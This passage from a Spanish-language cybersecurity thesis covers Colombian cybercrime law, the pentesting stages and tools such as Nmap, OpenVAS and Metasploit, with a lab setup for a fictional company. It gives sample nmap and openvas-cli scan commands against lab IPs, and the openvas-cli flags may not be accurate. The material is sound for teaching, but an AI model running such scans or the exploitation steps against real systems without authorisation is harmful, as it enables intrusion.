Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Jose Misael Torres Hernández

Tutora

Luis Fernando Zambrano Hernández

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBT

Especialización en Seguridad Informática

Seminario Especializado: Equipos Estratégicos en Ciberseguridad:

Red Team & Blue Team

2025

Resumen

El presente trabajo de grado explora las diferentes facetas de la ciberseguridad, desde los fundamentos legales y éticos hasta las técnicas avanzadas de pentesting y la respuesta a incidentes. Se abordan el marco legal colombiano para los delitos informáticos y la protección de datos, las etapas y herramientas del pentesting, las consideraciones éticas en la ciberseguridad, y las estrategias de contención de ataques. Se destaca la importancia de un enfoque integral de la ciberseguridad que combine la prevención, la detección, la respuesta y la ética profesional en los equipos de Blue Tema y Red Team. Se tomo como referencia una situación problema con la Organización CyberFort Technologies mediante las diferentes etapas con el fin de comprender sus alcances y como solventarlos de manera eficiencia e integral

Palabras clave**:** *Blue Team, Ciberseguridad, Contención, Ética, Red Team.*

Abstract

This current research explores the different facets of cybersecurity, from the legal and ethical foundations to advanced pentesting techniques and incident response. It addresses the Colombian legal framework for cybercrime and data protection, the stages and tools of pentesting, ethical considerations in cybersecurity, and attack containment strategies. It highlights the importance of a comprehensive approach to cybersecurity that combines prevention, detection, response, and professional ethics for the Blue Team and Red Team teams. A problem situation involving the CyberFort Technologies organization was used as a reference, analyzing the different stages to understand its scope and how to resolve it efficiently and comprehensively.

Keywords**:** *Blue Team, Cybersecurity, Containment, Ethics, Red Team.*

Contenido

LISTA DE ILUSTRACIONES

GLOSARIO

- **Blue Team:** Equipo de profesionales de seguridad que defiende los sistemas de una organización.
- **Ciberespionaje:** Acceso no autorizado y robo de información confidencial en el ciberespacio.
- **Ciberseguridad:** Prácticas y tecnologías para proteger sistemas y redes de ataques cibernéticos.
- **Contención:** Acciones para limitar el daño de un ataque y evitar su propagación.
- **Datos personales:** Información relacionada con una persona natural identificada o identificable.
- **Delito informático:** Acción ilegal que utiliza tecnología informática.
- **Escalada de privilegios:** Proceso de obtener mayores derechos de acceso a un sistema.
- **Exploit:** Código o técnica que aprovecha una vulnerabilidad para acceder a un sistema.
- **Firewall:** Sistema que controla el tráfico de red para bloquear accesos no autorizados.
- **Hacker:** Persona con habilidades técnicas que puede acceder a sistemas informáticos de forma autorizada o no autorizada.
- **Hardenización:** Proceso de configurar un sistema para reducir su vulnerabilidad.
- **Incidente de seguridad:** Evento que compromete la confidencialidad, integridad o disponibilidad de la información.
- **Ingeniería social:** Manipulación psicológica para engañar a las personas y obtener información.
- **Malware:** Software malicioso diseñado para dañar o infiltrarse en sistemas informáticos.
- **Pentesting:** Prueba de penetración, evaluación de seguridad mediante simulación de ataques.
- **Phishing:** Técnica de engaño para obtener información confidencial mediante la suplantación de identidad.
- **Red Team:** Equipo de profesionales de seguridad que simula ataques para evaluar la seguridad.

- **Servidor:** Ordenador o sistema que proporciona recursos o servicios a otros ordenadores o sistemas.

- **Shell:** Interfaz de l‹nea de comandos para interactuar con un sistema operativo.

- **SIEM:** Sistema de gestión de información y eventos de seguridad.

- **Vulnerabilidad:** Debilidad en un sistema que puede ser explotada por una amenaza.

- **XDR:** Detección y Respuesta Extendida, plataforma de seguridad que integra múltiples componentes de seguridad.

- **Zero Trust:** Modelo de seguridad que asume que ninguna entidad es inherentemente confiable.

INTRODUCCIÓN

El auge tecnológico de los últimos tiempos en esta 4ta revolución industrial conlleva a un tema importante respecto a la seguridad debido al crecimiento de dispositivos conectados y la interconexión por redes diversas; también ha traído consigo nuevas amenazas y desafíos en el ámbito de la ciberseguridad. El presente trabajo integra el análisis de diversos aspectos de la ciberseguridad centrándonos en la situación problema de la organización CyberFort Technologies incluyendo el marco legal, las técnicas de pentesting, la ética profesional, pruebas controladas de intrusión y las estrategias de respuesta a incidentes. Se busca proporcionar una comprensión global de los desafíos y las mejores prácticas en este campo, desde la perspectiva tanto de los equipos Red Team (ofensivos), como de los equipos Blue Team (defensivos).

JUSTIFICACIÓN

Este trabajo es importante porque la ciberseguridad es una disciplina que requiere una comprensión tanto técnica como legal y ética. La integración de estos aspectos es esencial para formar profesionales de ciberseguridad que puedan proteger eficazmente los activos de información de las organizaciones y actuar de manera responsable y ética en el ejercicio de su profesión.

Para lograr todo ello en el presente escrito, se analizarán no solo las dinámicas internas de la organización CyberFort Technologies sino todas sus etapas en las diferentes fases con el fin de analizar, comprender y como actuar ante cualquier evento de seguridad, con el fin de recopilar conocimiento, recomendaciones, buenas prácticas para aplicar en el ámbito real.

OBJETIVOS

Objetivo General

Integrar los conocimientos adquiridos desde los equipos Blue Team y Red Team sobre el marco legal, la ética, las pruebas de intrusión y la contención de ataques para desarrollar una visión completa y aplicada de la ciberseguridad en la protección de los activos de información de una organización.

Objetivos Específicos

Comprender el marco legal colombiano relevante para los delitos informáticos y la protección de datos personales, y su impacto en las prácticas de ciberseguridad.

Describir las etapas de un pentesting, las herramientas utilizadas en cada fase, y las consideraciones éticas asociadas a las pruebas de intrusión y contención.

Desarrollar de manera aplicada las técnicas de pentesting y las estrategias de contención de ataques informáticos, mediante la simulación de pruebas de intrusión en un entorno controlado, con el fin de evaluar la seguridad de los sistemas, identificar vulnerabilidades explotables y proponer medidas efectivas para prevenir y mitigar incidentes de seguridad.

Evaluar las implicaciones éticas y legales de las actividades de ciberseguridad, incluyendo el acceso a información sensible y la respuesta a incidentes, y proponer mecanismos de supervisión y control.

CONTENIDO DEL TRABAJO

ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD

Marco Legal

En Colombia, el marco legal para los delitos informáticos y la protección de datos personales es amplio y busca salvaguardar la integridad de la información y los derechos de los ciudadanos en el entorno digital. Es por ello que se enumeran las más relevantes en la actualidad:

1. Ley 1273 de 2009 (Ley de Delitos Informáticos)

Esta ley modificó el Código Penal colombiano para incluir una serie de delitos específicos relacionados con el uso indebido de la tecnología. Sus características principales son:

- Se relacionan delitos como el acceso abusivo a sistemas informáticos, la obstaculización ilegítima de sistemas, la captación y robo de datos informáticos, el daño informático y el uso de software malicioso.
- Establece sanciones penales para quienes realicen actos indebidos.
- Crear y suplantar de sitios web para capturar datos personales donde sanciona a los que diseñen, desarrollen, trafiquen, vendan, ejecuten, programen o envíen páginas electrónicas, enlaces o ventana emergentes, con el objeto ilícito de la captura de datos personales.

Uno de los delitos comúnmente usados y se toma como ejemplo en este caso es la “Suplantación de sitios web para capturar datos personales (Phishing) (Artículo 269F)”:

Descripción: Sanciona el diseño, desarrollo, tráfico, venta, ejecución, programación o envío de páginas electrónicas, enlaces o ventanas emergentes con el objeto ilícito de capturar datos personales.

Importancia: Protege la información personal de los usuarios contra el robo de identidad y otras formas de fraude en línea.

2. Ley 1581 de 2012 (Ley de Protección de Datos Personales)

Esta ley colombiana desarrolla el derecho constitucional al habeas data y establece una serie de disposiciones para la protección de datos personales. Sus principales características son:

- Establece como se rige el tratamiento de datos personales, como la finalidad, la libertad, la veracidad y la seguridad.
- Define los derechos de los ciudadanos y actores, incluyendo el derecho a conocer, actualizar, rectificar y suprimir la información personal.
- Crea el Registro Nacional de Bases de Datos (RNBD), donde los responsables del tratamiento de datos deben inscribir sus bases de datos.
- Establece las obligaciones de los responsables del tratamiento de datos, incluyendo la implementación de medidas de seguridad.
- Define las condiciones para la transferencia internacional de datos personales.

Considero que uno de los más importantes, dado que a veces ocupamos este rol, pero no tenemos el conocimiento o claridad de ello y son los “Deberes de los responsables y Encargados del Tratamiento (Artículo 17 y 18)”:

Responsables: Deben garantizar el pleno y efectivo ejercicio del derecho de hábeas data del Titular, solicitar y conservar copia de la respectiva autorización otorgada por el Titular, informar debidamente al Titular sobre la finalidad de la recolección y los derechos que le asisten, entre otros.

Encargados: Deben garantizar la seguridad de la información, realizar el tratamiento por cuenta del responsable y siguiendo sus instrucciones, abstenerse de tratar los datos para finalidades diferentes a las autorizadas por el Titular y/o el responsable, entre otros.

3. Ley 1928 de 2018

Mediante esta ley, Colombia se une al Convenio de Budapest adoptado en 2001 contra la ciberdelincuencia, fortaleciendo la cooperación internacional en la lucha contra los delitos informáticos. Sus principales características son:

- La legislación colombiana se combina con los estándares internacionales en materia de ciberdelincuencia.
- Fomenta la cooperación con otros países en la investigación de delitos informáticos.

Considero que el hecho que Colombia se haya adherido a este convenio en un mensaje claro para toda la comunidad internacional que es la de su compromiso con el apoyo y la lucha contra la ciberdelincuencia.

4. Cartilla Metodológica de Atención de Delitos Informáticos

Si bien no es un marco, decreto o ley, la Fiscalía junto con la Policía Judicial adscrita a la Policía Nacional derivado de la Ley 1273 de 2009 antes mencionada se rige sobre la cartilla en donde relaciona el marco legal y metodológico de la atención de los delitos informáticos. (CARTILLA METODOLÓGICA de ATENCIÓN de DELITOS INFORMÁTICOS, n.d. https://www.fiscalia.gov.co/colombia/wp-content/uploads/Cartilla-Metodologica-de-Atencion-de-Delitos-Informaticos.pdf, s.f.).

Considero que realizar una cartilla teniendo como base la Ley es una gran apuesta no solo con el fin de entender en la práctica como realizarla y aplicarla sino que también clarifica los términos jurídicos que a veces son difíciles de entender para el ciudadano común, así mismo clasifica y tipifica de manera que puede dar respuesta a un procedimiento de manera más fácil, rápida y objetiva.

Un ejemplo claro es que explica cómo asegurar la correcta recolección y análisis de la evidencia digital, dado que contribuye a una judicialización más efectiva de los casos de ciberdelincuencia.

Etapas del Pentesting

El pentesting, o prueba de penetración, es un proceso importante en ciberseguridad para evaluar la robustez de los sistemas informáticos. A continuación se relacionan las etapas de este proceso:

1. Planificación y Alcance

Esta fase inicial es fundamental en donde se establecen los objetivos, el alcance y las limitaciones del pentesting. Se definen los sistemas, aplicaciones o redes que serán evaluados, así como los tipos de pruebas que se realizarán.

Aquí se pueden utilizar herramientas como The Harvester que mediante un informe técnico de reconocimiento pasivo donde recopila información sobre un objetivo específico, aquí también se establece el procedimiento y se determinan las metodologías a aplicar como la NIST, OSSTMM, PTEST entre otras.

2. Reconocimiento

En esta etapa, se recopila información sobre el objetivo, utilizando técnicas pasivas y activas. El objetivo es obtener una visión general de la infraestructura, los sistemas y las aplicaciones.

Aquí podemos utilizar herramientas tales como Nmap o Wireshark, que permiten escanear puertos y servicios en los sistemas y aplicaciones objetivos en la red de la organización.

Ejemplo: Escaneo de puertos específicos (TCP y UDP) y detección de versión de servicios.

nmap -sV -p 21,22,80,443,3389 -sU 192.168.1.100

Explicación:

-sV: Intenta determinar la versión del software que se está ejecutando en los puertos abiertos.

-p 21,22,80,443,3389: Especifica los puertos TCP a escanear (FTP, SSH, HTTP, HTTPS, RDP).

-sU: Realiza un escaneo UDP para los puertos especificados de la ip seleccionada.

3. Análisis de Vulnerabilidades

En esta etapa se analizan las vulnerabilidades potenciales identificadas en la fase de reconocimiento. Se utilizan herramientas de escaneo de vulnerabilidades para detectar debilidades en los sistemas y aplicaciones; algunas de las más conocidas son Nessus y OpenVAS; el cual son escáner de vulnerabilidades que identifica debilidades en sistemas operativos, aplicaciones y redes.

Ejemplo: Utilizando la herramienta de línea de comandos (openvas-cli).

openvas-cli --scan --target 192.168.1.120 --profile "Full and fast" --config b86903dc-c29a-4a0a-9693-1ad1c75b9565 --credentials <id_credenciales>

Explicación:

--scan: Indica que se va a iniciar un nuevo escaneo.

--target 192.168.1.120: Especifica la dirección IP del objetivo.

--profile "Full and fast": Selecciona un perfil de escaneo predefinido.

--config b86903dc-c29a-4a0a-9693-1ad1c75b9565: Especifica la configuración del escaneo (UUID de la configuración).

--credentials <id_credenciales>: Proporciona las credenciales necesarias para el escaneo autenticado (si es necesario).

La gestión y visualización de los resultados del escaneo se realizan principalmente a través de la interfaz web de OpenVAS.

4. Explotación

En esta etapa, se intenta explotar las vulnerabilidades identificadas en la etapa anterior para obtener acceso no autorizado a los sistemas y aplicaciones. El objetivo es simular un ataque real para evaluar el impacto potencial. Aquí es posible utilizar el Framework Metasploit, el cual es una plataforma para desarrollar y ejecutar exploits contra vulnerabilidades conocidas.

Ejemplo: La interacción con ExploitDB se realiza principalmente a través de su sitio web. Puedes buscar exploits utilizando palabras clave como el nombre del software, la versión o el identificador CVE.

Por ejemplo, si buscas exploits para una vulnerabilidad en Apache HTTP Server versión 2.4.50, ingresarías "Apache 2.4.50" en la barra de búsqueda.

5. Post-Explotación

Una vez obtenido el acceso, se exploran los sistemas comprometidos para evaluar el nivel de acceso alcanzado y los datos a los que se puede acceder. Se simulan acciones de un atacante real, como la escalada de privilegios.

En esta etapa más que herramientas se utilizan elevación de privilegios con el fin de obtener derechos de administrador en los sistemas o aplicaciones comprometidas o desplazamiento a otros sistemas dentro de la red.

Ejemplo: Con las vulnerabilidades encontradas y después de explotarlas, se logro incluso haber obtenido datos de acceso o encontrando permisos sin administración el cual se pueden utilizar para acceder a otros sistemas o incluso optar por usar otras herramientas que permiten un acceso menos complejo. Encontrar un archivo de texto con claves, una base de datos sin protección o hasta privilegios por defecto.

6. Elaboración de Informes

Por último y no menos importante debemos documentar todas las actividades realizadas durante el pentesting, incluyendo las vulnerabilidades encontradas, los exploits utilizados y el impacto potencial. El informe debe incluir recomendaciones para corregir las vulnerabilidades y mejorar la seguridad.

Aquí no existen herramientas como tal sino la creación de un reporte técnico donde se especifiquen las vulnerabilidades encontradas y las recomendaciones para mitigarlas.

Ejemplo: Similar a ExploitDB, la interacción principal con CVE se realiza a través de bases de datos en línea como la del MITRE o la del NIST.

Si conoces un identificador CVE específico, por ejemplo, "CVE-2021-41773" (una vulnerabilidad en Apache), puedes buscarlo directamente para obtener detalles sobre la vulnerabilidad, su descripción, impacto y referencia.

Herramientas de Ciberseguridad

Metasploit:

Es un framework de pruebas de penetración muy poderoso y de código abierto. Tiene una plataforma para desarrollar y ejecutar código exploit contra sistemas remotos. Metasploit es ampliamente utilizado por profesionales de seguridad para simular ataques y evaluar la seguridad de sistemas y redes. Su flexibilidad y la gran cantidad de exploits disponibles lo convierten en una herramienta esencial para pentesting; a continuación se relacionan las características más importantes:

- Modularidad: Su arquitectura modular permite integrar y utilizar una gran variedad de exploits, payloads (código malicioso que se ejecuta después de la explotación), y módulos auxiliares.
- Amplia Base de Datos de Exploits: Contiene una gran colección de exploits para diversas vulnerabilidades en las diferentes sistemas operativos y aplicaciones.
  Soporte para Múltiples Plataformas: Funciona en Linux, Windows y macOS.
- Interfaz de Línea de Comandos y GUI: Ofrece tanto una consola interactiva (msfconsole) como una interfaz gráfica de usuario.
- Funcionalidades de Post-Explotación: Proporciona herramientas para explorar el sistema comprometido, escalar privilegios, mantener el acceso y pivotar a otras máquinas en la red.

Usos Comunes:

- Pruebas de Penetración (Pentesting): Simulación de ataques para identificar y explotar vulnerabilidades.
- Desarrollo y Prueba de Exploits: Plataforma para crear y probar nuevos códigos de explotación.
- Investigación de Vulnerabilidades: Análisis y comprensión de cómo funcionan las vulnerabilidades.
- Entrenamiento en Ciberseguridad: Herramienta educativa para aprender sobre ataques y defensas.

Nmap (Network Mapper):

Nmap es una herramienta que funciona como escáner de puertos y redes de gran utilidad. Se utiliza para descubrir hosts y servicios en una red informática, creando un "mapa" de la red.

Puede identificar sistemas operativos, servicios en ejecución y vulnerabilidades, lo que lo convierte en una herramienta importante para el reconocimiento y análisis de redes; a continuación se relacionan las características más importantes:

- Descubrimiento de Hosts: Identifica dispositivos activos en una red.
- Escaneo de Puertos: Determina qué puertos TCP/UDP están abiertos en un host objetivo y qué servicios están escuchando en esos puertos.
- Detección de Servicios y Versiones: Intenta identificar el software y las versiones de los servicios que se ejecutan en los puertos abiertos.
- Detección de Sistema Operativo: Intenta adivinar el sistema operativo de los equipos objetivo.

- Scripting Engine: Permite automatizar tareas de Nmap a través de scripts para detección de vulnerabilidades específicas o fuerza bruta de contraseñas débiles.

  Usos Comunes:

- Mapeo de Redes: Creación de un inventario de dispositivos y servicios en una infraestructura.
- Auditoría de Seguridad: Identificación de puertos y servicios innecesarios o potencialmente vulnerables.
- Detección de Intrusos: Puede ayudar a identificar nuevos hosts o servicios no autorizados en una red.
- Solución de Problemas de Red: Diagnóstico de problemas de conectividad.

OpenVAS (Open Vulnerability Assessment System):

OpenVAS es un escáner de vulnerabilidades de código abierto. Permite realizar pruebas para identificar debilidades de seguridad en sistemas y aplicaciones.

Es una herramienta eficaz para la gestión de vulnerabilidades, ya que ayuda a las organizaciones y a los profesionales en seguridad a detectar y corregir problemas de seguridad antes de que sean explotados; a continuación se relacionan las características más importantes:

- Escaneo de Vulnerabilidades: Identifica vulnerabilidades de seguridad conocidas en sistemas y aplicaciones.
- Amplia Base de Datos de Pruebas de Vulnerabilidad (NVTs): Utiliza una gran colección de pruebas para detectar una amplia gama de problemas de seguridad.
- Informes Detallados: Permite generar informes que detallan las vulnerabilidades encontradas, su nivel de riesgo y posibles soluciones.

- Interfaz Web (Greenbone): Proporciona una interfaz gráfica amigable para configurar y gestionar escaneos, así como para visualizar los resultados.
- Escaneo Autenticado: Puede realizar escaneos con credenciales autorizadas para evaluar vulnerabilidades internas de las aplicaciones.
- Programación de Escaneos: Permite gestionar programación de eventos y realización de escaneos periódicos.

  Usos Comunes:
- Gestión de Vulnerabilidades: Identificación y seguimiento de las vulnerabilidades en una organización.
- Auditorías de Seguridad: Evaluación continua de la postura de seguridad de los sistemas.
- Cumplimiento Normativo: Ayuda a cumplir con requisitos de seguridad y normativas.

Servicios en línea:

ExploitDB:

ExploitDB es una base de datos pública de exploits y vulnerabilidades de seguridad que proporciona una base de datos de exploits para diversas vulnerabilidades de software, sirve como una herramienta importante para los profesionales de seguridad que buscan información sobre exploits existentes y cómo explotar las vulnerabilidades; a continuación se relacionan las características más importantes:

- Archivo de Exploits: Contiene una importante colección de exploits públicos para vulnerabilidades conocidas.
- Información Detallada: Muestra detalles sobre los exploits, incluyendo la vulnerabilidad que explotan, las plataformas afectadas y en algunos casos el código del exploit.

- Búsqueda Avanzada: Permite buscar exploits por tipo, plataforma, autor, fecha y otros criterios.

  Usos Comunes:

- Investigación de Vulnerabilidades: Ayuda a comprender cómo se pueden explotar las vulnerabilidades.
- Pruebas de Penetración: Utilización de exploits para verificar la explotabilidad de vulnerabilidades (solo en entornos de prueba y con permisos pertinentes).
- Desarrollo de Contramedidas: Ayuda a comprender los ataques para desarrollar mejores defensas.

CVE (Common Vulnerabilities and Exposures):

CVE es una base de datos global que funciona como sistema de numeración para vulnerabilidades de seguridad de la información. Proporciona identificadores únicos para las vulnerabilidades conocidas.

Es un estándar ampliamente reconocido que facilita el intercambio de información sobre vulnerabilidades entre profesionales de seguridad y proveedores de software; a continuación se relacionan las características más importantes:

- Sistema de Identificación Estándar: Asigna identificadores únicos a las vulnerabilidades de seguridad conocidas. (ejemplo CVE-2018-15743)
- Información Pública: Proporciona una descripción estandarizada de cada vulnerabilidad.
- Referencia: Sirve como un punto de referencia común para diferentes bases de datos de seguridad y herramientas.

  Usos Comunes:


- Gestión de Vulnerabilidades: Referencia para identificar y rastrear vulnerabilidades específicas.
- Intercambio de Información de Seguridad: Facilita la comunicación de las diferentes vulnerabilidades entre proveedores, investigadores, usuarios.
- Integración con Herramientas de Seguridad: Muchas herramientas utilizan identificadores CVE para referirse a las vulnerabilidades.

Actividad Banco de Trabajo

De acuerdo a lo solicitado en la guía, se realiza la descarga y/o actualización del software VirtualBox (Downloads – Oracle VirtualBox, s. f.) en primera medida y luego de ello la descarga de las imágenes de las maquinas virtuales con la que se realizarán las posteriores prácticas.


Una vez ello a continuación se evidencia el cargue de las mismas:

Figura 1 - Cargue Máquinas Virtuales




Fuente: Autoría propia.

Figura 2 - Especificaciones Máquina Windows




Fuente: Autoría propia.

Figura 3 - Especificaciones Máquina Parrot




Fuente: Autoría propia.

Figura 4 - Comunicación entre equipos desde Windows



Fuente: Autoría propia.

Figura 5 - Comunicación entre equipos desde Parrot



Fuente: Autoría propia.

Con las imágenes anteriores donde se evidencia la comunicación entre los diferentes máquinas virtuales y el Host anfitrión ya podemos realizar las diferentes prácticas en la siguiente fase. Para ello se dejaron las configuraciones de red para que dependan del adaptador anfitrión, por lo que es posible la interconexión entre las 3 máquinas; por lo demás se dejan las configuraciones que por defecto venían en la descarga de los .ova con respecto a almacenamiento y memoria RAM, en donde se evidencia que la máquina Parrot tiene mejor desempeño dado que será la maquina desde donde se realizarán las pruebas de Pentest hacia la maquina atacada que será la de Windows por tener menores recursos y porque en nuestro diario vivir y laboral los sistemas operativo Windows son los comúnmente más atacados.

ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL

Fragmentos Ilegales

